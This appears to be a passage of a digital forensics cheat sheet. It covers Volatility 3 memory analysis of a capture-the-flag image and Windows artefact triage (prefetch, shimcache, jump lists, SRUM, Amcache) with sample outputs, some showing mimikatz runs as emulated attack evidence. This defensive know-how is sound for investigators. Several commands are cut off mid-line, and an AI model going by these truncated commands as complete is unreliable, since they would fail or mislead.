SharedCacheMap 0xbf0f6d07ec10 Microsoft-Windows-PowerShell%4Operational.evtx file.0xbf0f6d07ec10.0xbf0f6be84c90  
ws-PowerShell%4Operational.evtx.vacb
```

```
[23-Jun-21 00:34:10 BST] brave/c49-AfricanFalls2  
-> hd -n24 -s 0x45BE876 image_dump.mem  
045be876 68 61 63 6b 65 72 20 62 61 63 6b 67 72 6f 75 6e [hacker background]  
045be886 64 09 62 65 74 74 65 72 [d.better]  
045be88e
```

Get Sus Activity

Let's focus on retrieving evidence of suspicious and/or malicious activity from this image.

Get Commands

It's possible to retrieve the cmds run on a machine, sort of.

```
vol3 -f image_dump.mem windows.cmdline > cmd.txt  
cut -f2,3 cmd.txt | pr -Ttd  
  
#if something catches your eye, grep for it  
cut -f2,3 cmd.txt | grep -i 'powershell' | pr -Ttd  
  
#| pr -Ttd spreads out the lines
```

```

C:\Windows\system32\svcs.exe 4d35 910c 0010ca3f347 devicedriverapi.wpd\3c1up hosting.v0
svchost.exe      C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
svchost.exe      C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
powershell.exe   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
conhost.exe      \?\C:\Windows\system32\conhost.exe 0x4
FTK Imager.exe   "E:\FTK_Imager_Lite_3.1.1\FTK Imager.exe"
[22-Jun-21 20:36:50 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i powershell
powershell.exe   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
[22-Jun-21 20:37:34 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i onedrive
OneDrive.exe     "C:\Users\John Doe\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
[22-Jun-21 20:37:47 BST] brave/c49-AfricanFalls2

```

Get Network Connections

```
sudo vol3 -f image_dump.mem windows.netscan.NetScan > net.txt
```

```

#get everything interesting
cut -f2,5,6,9,10 net.txt | column -t
#| column -t spreads out the columns to be more readable

#extract just external IPs
cut -f5 net.txt | sort -u
#extract external IPs and their ports
cut -f5,6 net.txt | sort -u

```

[22-Jun-21 21:11:26 BST] brave/c49-AfricanFalls2

Volatility	3	Framework	1.0.1	Created
Proto	ForeignAddr	ForeignPort	Owner	
TCPv4	0.0.0.0	0	services.exe	2021-04-30 17:39:47.000000
TCPv4	0.0.0.0	0	services.exe	2021-04-30 17:39:47.000000
TCPv6	::	0	services.exe	2021-04-30 17:39:47.000000
UDPV4	*	0	svchost.exe	2021-04-30 17:41:58.000000
UDPV6	*	0	svchost.exe	2021-04-30 17:41:58.000000
UDPV4	*	0	svchost.exe	2021-04-30 17:41:58.000000
TCPv4	23.35.68.233	443	SearchApp.exe	2021-04-30 17:51:24.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30 17:41:47.000000
TCPv6	::	0	svchost.exe	2021-04-30 17:41:47.000000
TCPv4	0.0.0.0	0	wininit.exe	2021-04-30 12:39:44.000000
TCPv6	::	0	wininit.exe	2021-04-30 12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30 12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30 12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30 12:39:44.000000
TCPv6	::	0	svchost.exe	2021-04-30 12:39:44.000000
TCPv4	0.0.0.0	0	lsass.exe	2021-04-30 12:39:44.000000
TCPv6	::	0	lsass.exe	2021-04-30 12:39:44.000000
TCPv4	0.0.0.0	0	svchost.exe	2021-04-30 12:39:44.000000

```
[22-Jun-21 21:12:57 BST] brave/c49-African
-> cut -f5,6 net.txt | sort -u | column -t
*          0
::          0
0.0.0.0      0
13.107.3.254 443
142.250.190.14 443
142.250.191.208 443
172.217.4.35   443
172.217.4.74   443
172.217.9.46   80
185.70.41.130  443
185.70.41.35   443
204.79.197.200 443
204.79.197.222 443
23.101.202.202 443
23.35.68.233  443
35.186.220.63  443
40.125.122.151 443
52.113.196.254 443
52.230.222.68  443
52.242.211.89  443
69.85.230.250  7680
73.30.45.11    7680
96.90.32.107   7680
```

Get Processes

Get a list of processes

```
vol3 -f image_dump.mem windows.pslist > pslist.txt
cut pslist.txt -f1,3,9,10 | column -t

##show IDs for parent and child, with some other stuff
cut -f1,2,3,9,10 pslist.txt
```

```
[22-Jun-21 20:45:38 BST] brave/c49-AfricanFalls2
```

```
-> cut pslist.txt -f1,3,9,10
```

```
Volatility 3 Framework 1.0.1
```

PID	ImageFileName	CreateTime	ExitTime
4	System	2021-04-30 12:39:40.000000	N/A
108	Registry	2021-04-30 12:39:38.000000	N/A
396	smss.exe	2021-04-30 12:39:40.000000	N/A
492	csrss.exe	2021-04-30 12:39:44.000000	N/A
568	wininit.exe	2021-04-30 12:39:44.000000	N/A
584	csrss.exe	2021-04-30 12:39:44.000000	N/A
668	winlogon.exe	2021-04-30 12:39:44.000000	N/A
712	services.exe	2021-04-30 12:39:44.000000	N/A
736	lsass.exe	2021-04-30 12:39:44.000000	N/A
856	svchost.exe	2021-04-30 12:39:44.000000	N/A
884	fontdrvhost.ex	2021-04-30 12:39:44.000000	N/A
892	fontdrvhost.ex	2021-04-30 12:39:44.000000	N/A
976	svchost.exe	2021-04-30 12:39:44.000000	N/A
320	svchost.exe	2021-04-30 12:39:44.000000	N/A
564	LogonUI.exe	2021-04-30 12:39:44.000000	2021-04-30 17:39:58.000000
560	dwm.exe	2021-04-30 12:39:44.000000	N/A
1080	svchost.exe	2021-04-30 12:39:44.000000	N/A
1088	svchost.exe	2021-04-30 12:39:44.000000	N/A
1164	svchost.exe	2021-04-30 12:39:44.000000	N/A
1172	svchost.exe	2021-04-30 12:39:44.000000	N/A

Retrieve the enviro variables surronding processes

```
vol3 -f image_dump.mem windows.envars.Envars > envs.txt
cut -f2,4,5 envs.txt
```

```
[22-Jun-21 20:40:19 BST] brave/c49-AfricanFalls2
```

```
-> cut -f2,4,5 envs.txt | head -n 20
```

```
Volatility 3 Framework 1.0.1
```

```
Process Variable Value
```

```
smss.exe Path C:\Windows\System32
smss.exe SystemDrive C:
smss.exe SystemRoot C:\Windows
csrss.exe ComSpec C:\Windows\system32\cmd.exe
csrss.exe DriverData C:\Windows\System32\Drivers\DriverData
csrss.exe NUMBER_OF_PROCESSORS 4
csrss.exe OS Windows_NT
csrss.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
csrss.exe PROCESSOR_ARCHITECTURE AMD64
csrss.exe PROCESSOR_IDENTIFIER Intel64 Family 6 Model 142 Stepping 12, GenuineIntel
csrss.exe PROCESSOR_LEVEL 6
csrss.exe PROCESSOR_REVISION 8e0c
csrss.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
csrss.exe SystemDrive C:
csrss.exe SystemRoot C:\Windows
```

```
[22-Jun-21 20:40:30 BST] brave/c49-AfricanFalls2
```

```
-> cut -f2,4,5 envs.txt | grep -i powershell
```

```
csrss.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
wininit.exe Path C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
wininit.exe PSModulePath %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Get processes with their Parent process

```

##This command can fail
vol3 -f image_dump.mem windows.pstree.PsTree

##we can work it our manually if we follow a PID, for example:
cat pslist.txt | grep 4352
#we can see in the screenshot below, 4352 starts with explorer.exe at 17:39:48.
# a number of subsequent processes are created, ultimately ending this process

```

```

[23-Jun-21 00:52:34 BST] brave/c49-AfricanFalls2
-> cut -f1,2,3,9,10 pslist.txt | column -t| grep 4352
4352 4296 explorer.exe 2021-04-30 17:39:48.000000 N/A
6772 4352 SecurityHealth 2021-04-30 17:40:00.000000 N/A
6884 4352 VBoxTray.exe 2021-04-30 17:40:01.000000 N/A
6988 4352 OneDrive.exe 2021-04-30 17:40:01.000000 N/A
1328 4352 chrome.exe 2021-04-30 17:44:52.000000 N/A
5096 4352 powershell.exe 2021-04-30 17:51:19.000000 N/A
[23-Jun-21 00:52:41 BST] brave/c49-AfricanFalls2

```

UserAssist records info about programs that have been executed

```

vol3 -f image_dump.mem windows.registry.userassist > userassist.txt
grep '*' userassist.txt| cut -f2,4,6,10 | pr -Ttd

```

```

#Here we get the ntuser.dat, which helps us figure our which user ran what
# We also get start time of a program, the program itself, and how long the pro

```

\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe!App	0:03:34.788000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	%windir%\system32\SnippingTool.exe	0:02:43.360000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	0:01:51.932000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	%windir%\system32\mspaint.exe	0:01:00.504000
\??\C:\Users\John Doe\ntuser.dat	2021-04-30 17:52:18.000000	Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy!App	0:00:42.343000

Dump files associated with a process. Usually EXEs and DLLs.

```

#zero in on the process you want
cut pslist.txt -f1,3,9,10 | grep -i note | column -t

```

```

#then, get that first columns value. The PID
sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520

```

```

#here's an alternate method. Sometimes more reliable, errors out less.
cat pslist.txt | grep 6988
sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
sudo file pid.6988.0x1c0000.dmp

```

```
[22-Jun-21 20:52:13 BST] brave/c49-AfricanFalls2
-> cut pslist.txt -f1,3,9,10 | grep -i note
2520  notepad.exe 2021-04-30 17:44:28.000000 N/A
[22-Jun-21 20:53:42 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520
Volatility 3 Framework 1.0.1
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result

DataSectionObject 0xbff0f6abdf1a0 notepad.exe.mui file.0xbff0f6abdf1a0.0xbff0f6cdaa3
DataSectionObject 0xbff0f6abe0dc0 StaticCache.dat Error dumping file
SharedCacheMap 0xbff0f6abe0dc0 StaticCache.dat file.0xbff0f6abe0dc0.0xbff0f6ca7cc70.Share
DataSectionObject 0xbff0f6d7c53b0 notepad.exe.mui file.0xbff0f6d7c53b0.0xbff0f6cdaa3
DataSectionObject 0xbff0f6cb9dd80 StaticCache.dat Error dumping file
SharedCacheMap 0xbff0f6cb9dd80 StaticCache.dat file.0xbff0f6cb9dd80.0xbff0f6ca7cc70.Share
ImageSectionObject 0xbff0f6a877700 bcryptprimitives.dll Error dumping file
ImageSectionObject 0xbff0f6b7e9bd0 uxtheme.dll Error dumping file
ImageSectionObject 0xbff0f6c6a4530 MrmCoreR.dll Error dumping file
ImageSectionObject 0xbff0f6d7c61c0 notepad.exe Error dumping file
ImageSectionObject 0xbff0f6cb9be40 oleacc.dll Error dumping file
ImageSectionObject 0xbff0f6c4d0cd0 efsrwt.dll Error dumping file
ImageSectionObject 0xbff0f6c4d5c80 TextShaping.dll Error dumping file
ImageSectionObject 0xbff0f6fb5380 mpr.dll Error dumping file
ImageSectionObject 0xbff0f6c3a4c60 comctl32.dll Error dumping file
ImageSectionObject 0xbff0f6c295810 urlmon.dll Error dumping file
ImageSectionObject 0xbff0f6c3a5d90 iertutil.dll Error dumping file
ImageSectionObject 0xbff0f6c3addb0 TextInputFramework.dll Error dumping file
ImageSectionObject 0xbff0f6b7ed280 WinTypes.dll Error dumping file
```

```
[22-Jun-21 23:58:29 BST] brave/c49-AfricanFalls2
-> cat pslist.txt | grep 6988
6988 4352 OneDrive.exe 0xbff0f6d4262c0 26 - 1 True 2021-04-30 17:40:01.000000 N/A Disabled
[23-Jun-21 00:00:02 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
Volatility 3 Framework 1.0.1
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output
6988 4352 OneDrive.exe 0xbff0f6d4262c0 26 - 1 True 2021-04-30 17:40:01.000000 N/A pid.6988.0x1c0000.dmp
[23-Jun-21 00:00:17 BST] brave/c49-AfricanFalls2
-> sudo file pid.6988.0x1c0000.dmp
pid.6988.0x1c0000.dmp: PE32 executable (GUI) Intel 80386, for MS Windows
[23-Jun-21 00:00:35 BST] brave/c49-AfricanFalls2
```

Quick Forensics

► section contents

I've spoken about some forensic techniques [here](#), as a corporate simp

I've also got a [repo](#) with some emulated attack data to be extracted from some forensic artefacts

Prefetch

You can query the prefetch directory manually

```
dir C:\Windows\Prefetch | sort LastWriteTime -desc
```

```
# Look for a specific exe - good for Velociraptor hunts  
# if you see one machine has executed something suspicious, you can then run this  
dir C:\Windows\prefetch | ? name -match "rundll"
```

```
PS C:\Users\IEUser > dir C:\Windows\Prefetch | sort LastWriteTime
```

	Length	Name
1:06 PM	6764	MIMIKATZ.EXE-599C44B5.pf

But Eric's PECmd makes it a lot easier

```
# I'd advise picking the -f flag, and picking on one of the prefetch files you see  
.\\PECmd.exe -f 'C:\\Windows\\prefetch\\MIMIKATZ.EXE-599C44B5.pf'  
  
#get granular timestamps by adding -mp flag  
.\\PECmd.exe -f C:\\Windows\\prefetch\\MIMIKATZ.EXE-599C44B5.pf -mp  
  
# If you don't know what file you want to process, get the whole directory. Will  
.\\PECmd.exe -d 'C:\\Windows\\Prefetch' --csv . #dot at the end means write in current directory
```

```
[11/12/2021 13:20:36] | PS C:\Users\IEUser\Desktop\PECmd > .\PECmd.exe -f 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'
PECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf -mp

Keywords: temp, tmp

Processing 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'

Created on: 2021-11-12 13:06:11
Modified on: 2021-11-12 13:06:11
Last accessed on: 2021-11-12 13:20:50

Executable name: MIMIKATZ.EXE
Hash: 599C44B5
File size (bytes): 31,550
Version: Windows 10

Run count: 1
Last run: 2021-11-12 13:06:11
```

Prefetch is usually enabled on endpoints and disabled on servers. To re-enable on servers, run this:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memo
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Prefetch
Enable-MMAgent -OperationAPI;
net start sysmain
```

Query Background Activity Moderator

[Elsewhere in the repo](#)

Shimcache

[Shimcache](#) – called AppCompatCache on a Windows machine – was originally made to determine interoperability issues between Windows versions and applications. Like prefetch, we can leverage shimcache to identify evidence of execution on a machine when we do not have event logs.

[Another Eric Zimmerman tool](#) called AppCompatCacheParser can give us insight into what was run on the system.

```
.\AppCompatCacheParser.exe -t --csv . --csvf shimcache.csv
```

```
[11/12/2021 14:10:26] | PS C:\Users\IEUser\Desktop\CompatCacheParser > .\CompatCacheParser.exe
CompatCache Parser version 1.4.4.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/CompatCacheParser
Command line: -t --csv .
Processing hive 'Live Registry'
Found 615 cache entries for windows10Creators in ControlSet001
Results saved to '.\20211112141106_windows10Creators_MSEdgeWin10_CompatCache.csv'
```

This will create a CSV, which you could import to your spreadsheet of choice... but some quick PowerShell can give you some visibility. There will be a lot of noise here, but if we filter through we can find something quite interesting.

```
import-csv .\shimcache.csv | sort lastmodified -Descending | fl path,last*
```

```
Path : C:\Users\IEUser\Downloads\mimikatz_trunk\x64\mimikatz.exe
LastModifiedTimeUTC : 2021-11-12 13:04:14
Executed : NA

Path : C:\Users\IEUser\Desktop\PECmd\PECmd.exe
LastModifiedTimeUTC : 2021-03-20 11:58:30
Executed : NA
```

Jump Lists

You can parse Jump Lists so they are very pretty....but if you're in a hurry, just run something ugly like this

```
type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*
flarestrings |
sort
```

```

FLARE 20/02/2022 00:13:53
PS C:\ > type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\* | flarestrings | sort -u
CYBERC~1.HTM
??$%?
CHOCOL~1
CYBERC~1.FLA
lib
MICROS~1
PROGRA~3
Repository
Temp
tools
WER
Windows
!C:\Users\Frank\Desktop\README.txt
"C:\Users\Frank\Desktop\strings.txt
$C:\Users\Frank\Desktop\bloatware.ps1
&C:\Users\Frank\Desktop\flare-vm-master
(C:\Users\Frank\Desktop\encoded-thing.ps1
,C:\Users\Frank\Downloads\flare-vm-master.zip

```

Or use another of Eric's tools

```

.\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
# \jump\ is the directory my files are in

#Then, run this to open the report
iex ./*/*.xhtml

```

```

FLARE 22/03/2022 13:03:45
PS C:\Users\Frank\Desktop > .\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
JLECmd version 1.5.0.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/JLECmd
Command Line: -d .\jump\ --all --mp --withDir -q --html .
Warning: Administrator privileges not found!
Looking for jump list files in .\jump\
Found 8 files
----- Processed C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1eaa111816200c8b1944153569efc1bcbc07e7e2381e70-ms in 0.08451100 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\7c4eb35d91c3864ff5d0bb59963182df5e6c8907a9cef3133bbed51d8a6755ed-ms in 0.02557840 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\7d6a7a1a7fc53caec1a8b2b064608963c439016855732e339d5e7590b5fe5e89-ms in 0.00031550 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\b51afa816fd611ffc4fce51eb52e0d31d9771604599950865f29c4708a568c3-ms in 0.00007970 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\b53fe93e70446fb973b01207a3325974c63facd457a0f3cac0b99e3e2b3ea5af-ms in 0.00031790 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\ee17fb9379a61b2988c2d08a055b36893a3109f46dcc079eeddc02c0cd3e335b5-ms in 0.00537110 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\ee8974c7d672117e79c721e6100a0d7928eb5c65de1583463387f0ebae75100d-ms in 0.00158080 seconds ---
----- Processed C:\Users\Frank\Desktop\jump\f72a64d0ef82a3e9f81cb0c10a396be2e8a746e5d65e596e56a49b26ddac3ad6-ms in 0.00096810 seconds ---

Processed 8 out of 8 files in 0.2041 seconds
Saving HTML output to ..\20220322130350_JLECmd_Automatic_Output_for_.\index.xhtml

```

C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1ea111816200c8b1944153569efc1bcbc07e7e2381e70-ms

Source Created: 2022-03-22 12:47:30.1851730
Source Modified: 2022-03-22 12:37:30.0000000
Source Accessed: 2022-03-22 13:03:51.2545496
App ID: 009d4d4230428f2bec1ea111816200c8b1944153569efc1bcbc07e7e2381e70-ms
App ID Description: Unknown AppId
DestList version: 4
Last Used Entry Number: 1

1 **TargetID Absolute Path:** My Computer\Z:
Creation Time: 2022-03-17 01:45:55.9844467
Last Modified: 2022-03-21 10:42:31.7860008
Hostname: kt-dcfile
Mac Address: 00:15:5d:01:71:00
Path: Z:\Clients\
Pin Status: False
File Birth Droid: fcb08273-a593-11ec-8133-00155d017100
File Droid: fcb08273-a593-11ec-8133-00155d017100
Volume Birth Droid: 5db70a64-ef51-4275-b1a0-01157e52b5f8
Volume Droid: 5db70a64-ef51-4275-b1a0-01157e52b5f8
Target Created: 2022-03-17 01:59:00.9848830
Target Modified: 2022-03-19 00:19:23.4057153
Target Accessed: 2022-03-17 01:59:01.2973844
Interaction Count: 2
File Size: 14802944 (bytes)
File Attributes: FileAttribute_READONLY, FileAttribute_ARCHIVE
Header Flags: HasTargetIdList, HasLinkInfo,IsUnicode, DisableKnownFolderTracking, AllowLinkToLink
Drive Type: (None)
Common Path: Clients\
Target \$MFT Entry Number: 0x17A1A8
Target \$MFT Sequence Number: 0x115
MachineID: kt-dcfile
Machine MAC Address: 00:15:5d:01:71:00
Tracker Created: 2022-03-17 01:45:55.9844467
Extra Blocks Present: TrackerDataBaseBlock, PropertyStoreDataBlock

If you're me, you'll export it to --csv instead, and then use PowerShell to read the headers that you care about

```
#export to CSV
.\JLECmd.exe -d .\jump\ --all --mp --withDir --csv ./
#read the csv
Import-Csv .\20220322131011_AutomaticDestinations.csv |
select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCrea
sort InteractionCount -desc
```

```

FLARE 22/03/2022 13:23:08
PS C:\Users\Frank\Desktop > Import-Csv .\20220322131011_AutomaticDestinations.csv |
>> select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCreated,Targetmodified,TargetAccessed |
>> sort InteractionCount -desc

TargetIDAbsolutePath : My Computer\Z:\clients\[REDACTED]ccxxx8088-2021-01.pdf
InteractionCount   : 8
CreationTime       : 2022-03-21 10:56:26.7028098
LastModified       : 2022-03-21 20:39:32.5820777
TargetCreated      : 2022-03-21 19:26:33.0057141
TargetModified     : 2022-03-21 19:26:30.6539817
TargetAccessed     : 2022-03-21 19:26:33.0057141

TargetIDAbsolutePath : My Computer\Z:\clients\[REDACTED]ccxxx8088-2021-01.pdf
InteractionCount   : 7
CreationTime       : 2022-03-21 10:56:26.7028098
LastModified       : 2022-03-21 20:39:32.6279134
TargetCreated      : 2022-03-21 19:26:33.0057141
TargetModified     : 2022-03-21 19:26:30.6539817
TargetAccessed     : 2022-03-21 19:26:33.0057141

TargetIDAbsolutePath : My Computer\Z:\FRONT OFFICE\[REDACTED]\Sales Tax for 02-2022 (put notes).xls
InteractionCount   : 5
CreationTime       : 2022-03-21 10:56:26.7029405
LastModified       : 2022-03-21 21:18:43.5141893
TargetCreated      : 2022-03-02 18:08:34.8146321
TargetModified     : 2022-03-21 20:39:09.1352103
TargetAccessed     : 2022-03-21 20:39:09.1699379

TargetIDAbsolutePath : My Computer\C:\Program Files\[REDACTED]\AlertTemplate.xls
InteractionCount   : 5
CreationTime       : 2022-03-14 22:07:32.9931209
LastModified       : 2022-03-22 00:29:44.5454484
TargetCreated      : 2021-11-10 08:45:22.0000000
TargetModified     : 2021-11-10 08:45:22.0000000
TargetAccessed     : 2022-03-04 01:45:34.5328254

```

SRUM

I wrote a [short thread on SRUM](#)

Collect SRUM file from `C:\Windows\System32\sru\SRUDB.dat`

You can use another of [Eric's tools](#) to parse it

```
.\SrumECmd.exe -f .\SRUDB.dat --csv .
```

```
FLARE 17/03/2022 11:05:54
PS C:\Users\Frank\Desktop > .\SrumECmd.exe -f .\SRUDB.dat --csv .
SrumECmd version 0.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum

Command line: -f .\SRUDB.dat --csv .

Warning: Administrator privileges not found!

Processing '.\SRUDB.dat'...

Processing complete!

Energy Usage count: 117
Unknown 312 count: 63,568
Unknown D8F count: 2,194
App Resource Usage count: 257,748
Network Connection count: 1,447
Network Usage count: 54911
Push Notification count: 459

CSV output will be saved to '.'

Processing completed in 11.8755 seconds
```

```
FLARE 17/03/2022 11:06:54
PS C:\Users\Frank\Desktop > ls *.csv

Directory: C:\Users\Frank\Desktop

Mode                LastWriteTime         Length Name
----                -----        1----- 
-a----  17/03/2022 11:06          51996636 20220317110642_SrumECmd_AppResourceuseInfo_Output.csv
-a----  17/03/2022 11:06          10378 20220317110642_SrumECmd_EnergyUsage_Output.csv
-a----  17/03/2022 11:06          182119 20220317110642_SrumECmd_NetworkConnections_Output.csv
-a----  17/03/2022 11:06          9343027 20220317110642_SrumECmd_NetworkUsages_Output.csv
-a----  17/03/2022 11:06          84868 20220317110642_SrumECmd_PushNotifications_Output.csv
-a----  17/03/2022 11:06          10419423 20220317110642_SrumECmd_Unknown312_Output.csv
-a----  17/03/2022 11:06          361552 20220317110642_SrumECmd_UnknownD8F_Output.csv

FLARE 17/03/2022 11:07:20
```

You will get a tonne of results. Prioritise the following:

- SrumECmd_NetworkUsages_Output.csv
- SrumECmd_AppResourceuseInfo_Output.csv
- SrumECmd_Unknown312_Output.csv (occasionally)

Id	Timestamp	ExeInfo	SidType	Sid	BytesReceived	BytesSent
668979	16/01/2022 11:51	TermService	NetworkService	S-1-5-20	1680	810
	\device\harddiskvolume2\program files (x86)\screenconnect client					
668980	16/01/2022 11:51	(40acf7d2fff2b3b)\screenconnect.clientservice.exe	LocalSystem	S-1-5-18	7512	8738
668981	16/01/2022 11:51	\device\harddiskvolume2\program files\huntrress\wyupdate.exe	LocalSystem	S-1-5-18	21888	5037
668982	16/01/2022 11:51	Dnscache	NetworkService	S-1-5-20	34273	21683
	\device\harddiskvolume2\program files			S-1-5-21-1110014669-1561624894-		
668983	16/01/2022 11:51	(x86)\google\chrome\application\chrome.exe	UnknownOrUserId	1231548209-2097	163771	279055
668984	16/01/2022 11:51	System	LocalSystem	S-1-5-18	10640	13089
	\device\harddiskvolume2\program files\microsoft office			S-1-5-21-1110014669-1561624894-		
668985	16/01/2022 11:51	15\root\office15\outlook.exe	UnknownOrUserId	1231548209-2097	300103	181237
668986	16/01/2022 11:51	LTSvcMon	LocalSystem	S-1-5-18	0	39498
668987	16/01/2022 11:51	Spooler	LocalSystem	S-1-5-18	60509467	97065053
668988	16/01/2022 11:51	System\SMB	LocalSystem	S-1-5-18	7890995	13948463
668989	16/01/2022 11:51	\device\harddiskvolume2\windows\system32\lsass.exe	LocalSystem	S-1-5-18	9363849	49799897
668990	16/01/2022 11:51		UnknownOrUserId		156689015	224826690
	\Device\HarddiskVolume2\Windows\System32\spool\drivers\x64\3\CNA			S-1-5-21-1110014669-1561624894-		
668991	16/01/2022 11:51	Spooler	UnknownOrUserId	1231548209-2097	35293980	57712748
	\Device\HarddiskVolume2\Windows\System32\spool\drivers\x64\3\CNA			S-1-5-21-1110014669-1561624894-		
668992	16/01/2022 11:51	BISWD.EXE	UnknownOrUserId	1231548209-2097	1555108	3287804
668993	16/01/2022 11:51	SSDPSRV	LocalService	S-1-5-19	1701	0
	\device\harddiskvolume2\program files\microsoft office			S-1-5-21-1110014669-1561624894-		
668994	16/01/2022 11:51	15\clientx64\officelicktorun.exe	LocalSystem	S-1-5-18	120	216
668995	16/01/2022 11:51		UnknownOrUserId		0	232
668996	16/01/2022 11:51	System\IPv6 Control Message	LocalSystem	S-1-5-18	1720	0
	\device\harddiskvolume2\program files			S-1-5-21-1110014669-1561624894-		
668997	16/01/2022 11:51	(x86)\microsoft\edge\application\msedge.exe	UnknownOrUserId	1231548209-2097	34745	37098
	Microsoft.AAD.BrokerPlugin_1000.19041.1023.0_neutral_neutral_cw5n1h			S-1-5-21-1110014669-1561624894-		
668998	16/01/2022 11:51	2txyewy	UnknownOrUserId	1231548209-2097	15731	12407
668999	16/01/2022 11:51	LTService	LocalSystem	S-1-5-18	16712	24161

Amcache

You can get amcache hive from `C:\Windows\AppCompat\Programs\Amcache.hve`. You may need to copy the file by volume shadow or other means if it won't let you copy it directly.

Another one of [Eric's tools](#) will help us

```
.\AmcacheParser.exe -f '.\Amcache.hve' --mp --CSV .
```

```
FLARE 16/03/2022 11:59:19
PS C:\ > .\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
AmcacheParser version 1.5.1.0
```

```
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser
```

```
Command line: -f '.\Amcache.hve' --mp --csv .
```

```
C:\Amcache.hve is in old format!
```

```
Total file entries found: 1,001
Found 1,001 unassociated file entries
```

```
Results saved to: .
```

```
Total parsing time: 0.396 seconds
```

```
FLARE 16/03/2022 11:59:46
```

```
PS C:\ > ls *.csv
```

```
Directory: C:\
```

Mode	LastWriteTime	Length	Name
-a---	16/03/2022 11:59	547038	20220316115945_Amcache_UnassociatedFileEntries.csv

You can read the subsequent CSVs in a GUI spreadsheet reader, or via PwSh

```
select ProgramName,Fullpath,Filesize,FileDescription,FileVersionNumber,Created,La
sort -desc LastModified |
more
#You can exit this by pressing q
```

```
ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Teams.exe
FileSize         : 73436920
FileDescription   : Microsoft Teams
FileVersionNumber : 1.3.00.362
Created          : 2020-01-22 09:27:48.8443702
LastModified     : 2020-01-22 09:27:52.4982792
LastModifiedStore : 2020-01-22 09:27:58.5834736
ProductName      : Microsoft Teams
CompanyName      : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Squirrel.exe
FileSize         : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created          : 2020-01-22 09:27:49.6241251
